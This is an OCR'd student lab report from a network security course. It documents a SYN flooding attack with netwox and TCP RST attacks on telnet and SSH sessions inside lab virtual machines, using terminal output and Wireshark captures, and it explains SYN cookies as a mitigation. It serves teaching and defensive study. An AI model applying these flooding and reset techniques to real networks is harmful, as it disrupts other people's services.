
50.020 Network Security Lab 2 | 1002853 Wong Chi Seng


Task 1 Syn flooding attack

This task involved the use of netwox to simulate a SYN flooding attack. This works by sending large amounts of SYN packets over to a server to establish half open connections aimed at filling up the SYN queue. The idea of SYN cookies here helps to mitigate this by adding a layer of authentication in the SYN packets to validate that the packet is from a legitimate source. If the authentication is not successful, the SYN packet is dropped. With the SYN cookie activated, connections are still able to be established as seen in the screenshot. I wrote the lines from netstat -an output to a text file and counted the lines in the file to determine the number of SYN_RECV connections.



```
tcp6       0      0 10.0.2.7:80             243.29.139.35:344
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
125 half.txt
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
128 half.txt
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
128 half.txt
[02/13/20]seed@VM:~$ 
```


Figure 1 with cookie


VMB [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
/bin/bash 90x29
VMA [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
/bin/bash 80x24

```
tcp6       0      0 10.0.2.7:80             254.74.55.198:61461     SYN_RECV
tcp6       0      0 10.0.2.7:80             247.139.249.252:2942    SYN_RECV
tcp6       0      0 10.0.2.7:80             253.45.16.230:58292     SYN_RECV
tcp6       0      0 10.0.2.7:80             241.228.5.140:39145     SYN_RECV
tcp6       0      0 10.0.2.7:80             254.242.87.93:26094     SYN_RECV
tcp6       0      0 10.0.2.7:80             243.149.128.0:32928     SYN_RECV
tcp6       0      0 10.0.2.7:80             253.72.185.189:57984    SYN_RECV
tcp6       0      0 10.0.2.7:80             251.41.177.85:47532     SYN_RECV
tcp6       0      0 10.0.2.7:80             251.205.221.35:7439     SYN_RECV
tcp6       0      0 10.0.2.7:80             249.109.171.31:46107    SYN_RECV
tcp6       0      0 10.0.2.7:80             242.73.184.55:51491     SYN_RECV
tcp6       0      0 10.0.2.7:80             248.66.104.71:31444     SYN_RECV
tcp6       0      0 10.0.2.7:80             240.173.165.80:13437    SYN_RECV
tcp6       0      0 10.0.2.7:80             10.0.2.6:48964          ESTABLISHED
tcp6       0      0 10.0.2.7:80             245.110.188.190:9473    SYN_RECV
tcp6       0      0 10.0.2.7:80             254.159.212.221:37352   SYN_RECV
tcp6       0      0 10.0.2.7:80             240.60.89.90:31615      SYN_RECV
tcp6       0      0 10.0.2.7:80             253.180.170.26:33958    SYN_RECV
tcp6       0      0 10.0.2.7:80             248.103.37.251:27197    SYN_RECV
tcp6       0      0 10.0.2.7:80             243.139.181.120:40270   SYN_RECV
tcp6       0      0 10.0.2.7:80             244.168.221.139:46965   SYN_RECV
tcp6       0      0 10.0.2.7:80             247.237.36.135:37519    SYN_RECV
tcp6       0      0 10.0.2.7:80             240.133.60.144:1854     SYN_RECV
tcp6       0      0 10.0.2.7:80             248.22.91.11:11722      SYN_RECV
tcp6       0      0 10.0.2.7:80             255.137.61.24:10952     SYN_RECV
tcp6       0      0 10.0.2.7:80             253.45.46.58:55751      SYN_RECV
tcp6       0      0 10.0.2.7:80             248.20.206.121:50343    SYN_RECV
tcp6       0      0 10.0.2.7:80             254.136.195.166:7859    SYN_RECV
tcp6       0      0 10.0.2.7:80             255.15.45.12:38830      SYN_RECV
```

```
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
^C
[02/13/20]seed@VM:~$ ^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
c^C
[02/13/20]seed@VM:~$ ^C
[02/13/20]seed@VM:~$ 
```

Figure 2 established connection with cookie



```
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/13/20]seed@VM:~$ net.ipv4.tcp_syncookies = 1
net.ipv4.tcp_syncookies: command not found
[02/13/20]seed@VM:~$ sudo sysctl net.ipv4.tcp_syncookies = 0
net.ipv4.tcp_syncookies = 1
sysctl: malformed setting "="
sysctl: cannot stat /proc/sys/0: No such file or directory
[02/13/20]seed@VM:~$ sudo sysctl net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$ sudo sysctl net.ipv4.
Display all 288 possibilities? (y or n)
[02/13/20]seed@VM:~$ sudo sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$
```

VMA [Running] - Oracle VM VirtualBox


```
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
^C
[02/13/20]seed@VM:~$ ^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
c^C
[02/13/20]seed@VM:~$ ^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
```

Figure 3 without cookie

Without the SYN cookie, connections were not able to be established and there were lesser SYN_RECV connections which is something that still has not been answered on piazza, prof pls.

TCP RST attacks on SSH and telnet

Here RST attacks are performed using netwox and scapy. The results are as shown in the screenshots below.



```
No.  Time                          Source    Destination  Protocol  Length  Info
  1 2020-02-14 07:15:10.6040668… 10.0.2.6  10.0.2.7     TCP       73 37894 → 1234 [PSH, ACK] Seq=23966…
  2 2020-02-14 07:15:10.6041848… 10.0.2.7  10.0.2.6     TCP       66 1234 → 37894 [ACK] Seq=4294777658…
  5 2020-02-14 07:15:10.6950127… 10.0.2.7  10.0.2.6     TCP       54 1234 → 37894 [RST, ACK] Seq=42947…
  8 2020-02-14 07:15:10.7517308… 10.0.2.6  10.0.2.7     TCP       54 [TCP ACKed unseen segment] 37894 …
```


```
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x444d [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.6
    Destination: 10.0.2.7
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▾ Transmission Control Protocol, Src Port: 37894, Dst Port: 1234, Seq: 2396677147, Ack: 4294777658, Len: 7
    Source Port: 37894
```

```
0000  08 00 27 6a a9 24 08 00  27 8a a1 b6 08 00 45 10   ..'j.$.. '.....E.
0010  00 3b de 53 40 00 40 06  44 4d 0a 00 02 06 0a 00   .;.S@.@. DM......
0020  02 07 94 06 04 d2 8e da  64 1b ff fd 1b 3a 80 18   ........ d....:..
0030  00 e5 fb 23 00 00 01 01  08 0a 00 11 c9 1c 00 11   ...#.... ........
0040  a4 74 68 65 6c 6c 6f 0d  0a                        .thello. .
```

```
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37874)
l
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37876)
d
p
����^C
[02/14/20]seed@VM:~$
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37880)
i
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37892)
a
l
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37894)
hello
[02/14/20]seed@VM:~$
```

```
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection refused
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
i
^[[A^CConnection closed by foreign host.
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
a
l
l
Connection closed by foreign host.
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
hello
Connection closed by foreign host.
[02/14/20]seed@VM:~$
```


Figure 4 clean reset with netwox



```
No.  Time                            Source    Destination  Protocol  Length  Info
834 2020-02-14 07:09:55.8460286… 10.0.2.6  10.0.2.7     TCP       69 37892 → 1234 [PSH, ACK] Seq=374…
835 2020-02-14 07:09:55.8464026… 10.0.2.7  10.0.2.6     TCP       66 1234 → 37892 [ACK] Seq=33431226…
836 2020-02-14 07:09:55.8554484… 10.0.2.6  10.0.2.7     TCP       54 [TCP ACKed unseen segment] 3789…
837 2020-02-14 07:09:55.8682688… 10.0.2.6  10.0.2.7     TCP       54 1234 → 37892 [RST, ACK] Seq=374…
838 2020-02-14 07:09:55.8977246… 10.0.2.6  10.0.2.7     TCP       54 [TCP ACKed unseen segment] 3789…
839 2020-02-14 07:09:55.9490652… 10.0.2.6  10.0.2.7     TCP       54 1234 → 37892 [RST, ACK] Seq=334…
840 2020-02-14 07:09:55.9765432… 10.0.2.6  10.0.2.7     TCP       54 [TCP ACKed unseen segment] 3789…
841 2020-02-14 07:09:55.9895409… 10.0.2.6  10.0.2.7     TCP       54 1234 → 37892 [RST, ACK] Seq=374…
842 2020-02-14 07:09:56.0168056… 10.0.2.6  10.0.2.7     TCP       54 [TCP ACKed unseen segment] 3789…
843 2020-02-14 07:09:56.0490666… 10.0.2.6  10.0.2.7     TCP       54 1234 → 37892 [RST, ACK] Seq=334…
844 2020-02-14 07:09:56.0695713… 10.0.2.6  10.0.2.7     TCP       54 [TCP ACKed unseen segment] 3789…
```


```
    Source: 10.0.2.7
    Destination: 10.0.2.6
    [Source GeoIP: Unknown]
```

Figure 5 RST with scapy




```
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37872)
o
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37874)
l
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37876)
d
p
����^C
[02/14/20]seed@VM:~$
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37880)
i
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37892)
a
l
[02/14/20]seed@VM:~$
```

VMA [Running] - Oracle VM VirtualBox



```
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
d
p
^CConnection closed by foreign host.
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection refused
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
i
^[[A^CConnection closed by foreign host.
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
a
l
l
Connection closed by foreign host.
[02/14/20]seed@VM:~$
```


Figure 6 terminal view



```
Capturing from enp0s3
tcp
No.   Time              Source     Destination  Protocol Length Info
  28 2020-02-14 … 10.0.2.7   10.0.2.6     SSHv2     118 Server: Encrypted packet (len=52)
  29 2020-02-14 … 10.0.2.6   10.0.2.7     TCP        66 46650 → 22 [ACK] Seq=245116678 Ack=3325791362 Win=33152 Len=0 T…
  30 2020-02-14 … 10.0.2.6   10.0.2.7     SSHv2     214 Client: Encrypted packet (len=148)
  31 2020-02-14 … 10.0.2.7   10.0.2.6     TCP        54 22 → 46650 [RST, ACK] Seq=245116678 Ack=3325791362 Win=1048576 …
  32 2020-02-14 … 10.0.2.7   10.0.2.6     TCP        54 46650 → 22 [RST, ACK] Seq=245116678 Ack=3325791362 Win=8192 Len=
  33 2020-02-14 … 10.0.2.7   10.0.2.6     TCP        54 22 → 46650 [RST, ACK] Seq=245116678 Ack=3325791362 Win=1048576 …
  34 2020-02-14 … 10.0.2.7   10.0.2.6     TCP        54 46650 → 22 [RST, ACK] Seq=245116678 Ack=3325791362 Win=8192 Len=
  35 2020-02-14 … 10.0.2.7   10.0.2.6     TCP        66 22 → 46650 [ACK] Seq=3325791362 Ack=245116826 Win=34560 Len=0 T…
  36 2020-02-14 … 10.0.2.7   10.0.2.6     TCP        54 22 → 46650 [RST, ACK] Seq=245116678 Ack=3325791362 Win=1048576 …
  37 2020-02-14 … 10.0.2.7   10.0.2.6     TCP        54 46650 → 22 [RST, ACK] Seq=3325791362 Ack=245116826 Win=8192 Len=
  38 2020-02-14 … 10.0.2                                   62 Win=8192 Len=
▼ Ethernet II, Src: PcsComp
  ▸ Destination: PcsCompu_6
